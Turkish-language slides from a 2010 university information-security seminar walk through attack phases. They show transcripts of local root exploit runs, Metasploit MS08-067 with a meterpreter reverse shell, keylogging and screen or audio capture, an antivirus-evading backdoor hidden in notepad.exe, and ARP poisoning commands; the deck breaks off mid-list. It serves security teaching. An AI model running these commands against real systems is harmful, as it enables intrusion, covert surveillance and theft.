Bilgi Güvenliği Semineri

Kadir Has Universitesi Mühendislik Günleri '10 Etkinliği
Bilgi Güvenliği Semineri

Ozan UÇAR
Certified Ethical Hacker
mail@ozanucar.com

Hacking Kültürü Hakkında

Bilgisayar yeraltı dünyası bir aynalı salondur.
Gerçekler bükülür, doğrular küçülür.

- Sıfıra Doğru

Bilişim Güvenliği

- Bilişim ürünleri/cihazları ile bu cihazlarda işlenmekte olan verilerin gizliliğini, bütünlüğünü ve sürekliliğini korumayı amaçlayan bir alandır.
- Bilişim Güvenliğinin temel amaçları
  - Veri Bütünlüğünün Korunması
  - Erişim Denetimi
  - Mahremiyet ve Gizliliğin Korunması
  - Sistem Devamlılığının Sağlanması

Bir Saldırının Anatomisi

1)Keşif (Footprinting)

- Hedef hakkında bilgi toplama aşamasıdır.

2)Tarama(Scanning)

-Aktif sistemler, Servisler vb bilgiler toplanır.
-Güvenlik açığı aranır.


3)Girişi Sağlamak

-Saldırı gerçekleştirilir. Sistem kırılır.

4)Erişimi Devam Ettirmek

-Saldırgan içeride kalmak için rootkit, truva atı gibi yazılımlar kurar.

5)İzleri temizlemek



Keşif Aşaması

- Bu aşamada saldırgan hedef sistem hakkında bilgi toplamaya çalışır.
- Hedef Web Sayfası, Whois kayıtları, Arama motorları, e-posta listeleri, sosyal ağlar vb kaynaklardan bilgi toplanır.
  - Hedef sisteme ait alan adları
  - IP adres aralığı
  - Çalışmakta olan aktif sistemler
  - Bu sistemler çalışan işletim sistemleri, servisler, yama seviyeleri

Tarama Aşaması

- Bu aşamada hedefin varlıklarını belirlemek için kullanılan tarama yöntemleri.
- Nmap ile port tarama.
  - `-sT : Connect Scan` `nmap -sT 192.168.1.1`
  - `-sS : SYN Scan` `nmap -sT 192.168.1.1`
  - `-sU : UDP Scan` `nmap -sT 192.168.1.1`
- Nmap ile çalışan servislerin tespiti.
  - nmap -A 192.168.1.33
- Nmap ile işletim sistemi tespiti.
  - nmap -O 192.168.1.1

Sisteme Sızmak

- Saldırgan bundan önceki adımlarda topladığı bilgilere dayanarak hedef sistemi kırmaya çalışacaktır.
- Ara Bellek istismarı (Buffer Overflow)
  - Linux Kernel 2.6.18 root exploit
  - FreeBSD 8 root exploit
  - Microsoft Windows Xp SP3 / Server 2003 SP2 “MS08-67”
- Yerel Ağ Saldırıları
  - Sniffing
  - ARP Poisoning
  - SSL Trafiğinde araya girme

Sisteme Sızmak – Linux root exploit

```
user@debian:~$ uname -a
Linux debian 2.6.18-5-686 #1 SMP Fri Jun 1 00:47:00 UTC 2007 i686
    GNU/Linux
user@debian:~$ id
uid=1002(user) gid=1002(user) gruplar=1002(user)
user@debian:~$ ls -la 2.6.18-exploit
-rwxr-xr-x 1 user user 6819 2010-04-09 22:08 2.6.18-exploit
user@debian:~$ ./2.6.18-exploit
sh-3.1# id
uid=0(root) gid=0(root) gruplar=1002(user)
```

Sisteme Sızmak – FreeBSD root exploit

```
$ uname -a
FreeBSD pentester.cehturkiye.com 8.0-RELEASE FreeBSD 8.0-RELEASE
#0: Sat Nov 21 15:48:17 UTC 2009
root@almeida.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  i386
$ id
uid=1002(ozanus) gid=1002(ozanus) groups=1002(ozanus)
$ ./w00t.sh
w00t.sh FreeBSD local r00t zeroday
by Kingcope
November 2009
# id
uid=1002(ozanus) gid=1002(ozanus) euid=0(root) groups=1002(ozanus)
```

Sisteme Sızmak - MS08-067

- Ara Bellek istismarı (Remote Exploit)

Exploit Kullanimi ;
use windows/smb/ms08_067_netapi

Payload Seçimi;
set PAYLOAD windows/meterpreter/reverse_tcp

Klavye girişlerini yakalamak ;
migrate explorer.exe
keyscan_start
keyscan_dump
keyscan_stop

Sisteme Sızmak - Meterpreter

Ekran Görüntüsü almak ;
use espia
screenshot /tmp/lol.bmp

Hedef sistemten Sesi almak ;
run soundrecort 20

Uzak masaüstü bağlantısı kurmak ;
run getgui -n 5657 -u zuzu -p 123

Host/Dns ayarlarını değiştirmek ;
run hostsedit -e 192.168.5.202,hotmail.com

Erişimi Devam Ettirmek

Backdoor / Trojan oluşturma

msfpayload windows/shell/reverse_tcp LHOST=10.0.0.202 LPORT=443 X > backdoor.exe


msfpayload windows/shell/reverse_tcp LHOST=10.0.0.202 LPORT=443 R | msfencode -x notepad.exe -t exe -e x86/shikata_ga_nai -c 10 -o notepad2.exe

Dinleme modu geçmek için;
msfcli exploit/multi/handler PAYLOAD=windows/shell/reverse_tcp LHOST=10.0.0.202 LPORT=443 E

virustotal.com tarama sonucu ?


Sonuç: 2/42 (4.76%) 42 güncel antivirüsten sadece 2 tanesi zararlı yazılım olduğunu tespit edebildi.

ARP Protokolü



1. A Bilgisayarı 192.168.1.33 IP adresli B bilgisayarına broadcast ile ARP isteği gönderir.
2. B Bilgisayarı kendisine gelen bu ARP isteğini yanıtlar ve MAC adresini A Bilgisayarına gönderir.
3. Her iki bilgisayar arasında iletişim başlar.


ARP Zehirleme




- Saldırgan A makinesine sahte ARP yanıtları göndermeye başlar. A makinesinin ARP ön belleği (ARP Cache) zehirlenecek ve veriler saldırganın MAC adresine gönderecektir.

ARP Zehirleme

- arpspoof -i eth0 10.0.0.100 10.0.0.2
  kurban gateway
- ARP Zehirlemesi saldırısı sonucu kurban makinelerde IP – MAC eslemesi olması gerekenden farklı olacaktır.




Ortadaki Adam (MIM)



- Saldırgan A ve B bilgisayarlarının ARP Cachlerini zehirler. Böylece A'dan B'ye giden tüm paketler Saldırgan üzerinden geçecektir.

Ortadaki Adam (MIM)



- Saldırgan varsayılan ağ geçidi yerine geçerek tüm trafiği izler.

SSL Trafiğinde Araya girme

- IP Forward Aktif Edilir;
  echo 1 > /proc/sys/net/ipv4/ip_forward
- Kurbanın arp tablosu zehirlenir;

  arpspoof -i eth0 -t 10.0.0.100 10.0.0.2
- Iptable kullanılarak 80 den gelen istekler herhangi bir porta yönlendirilir;

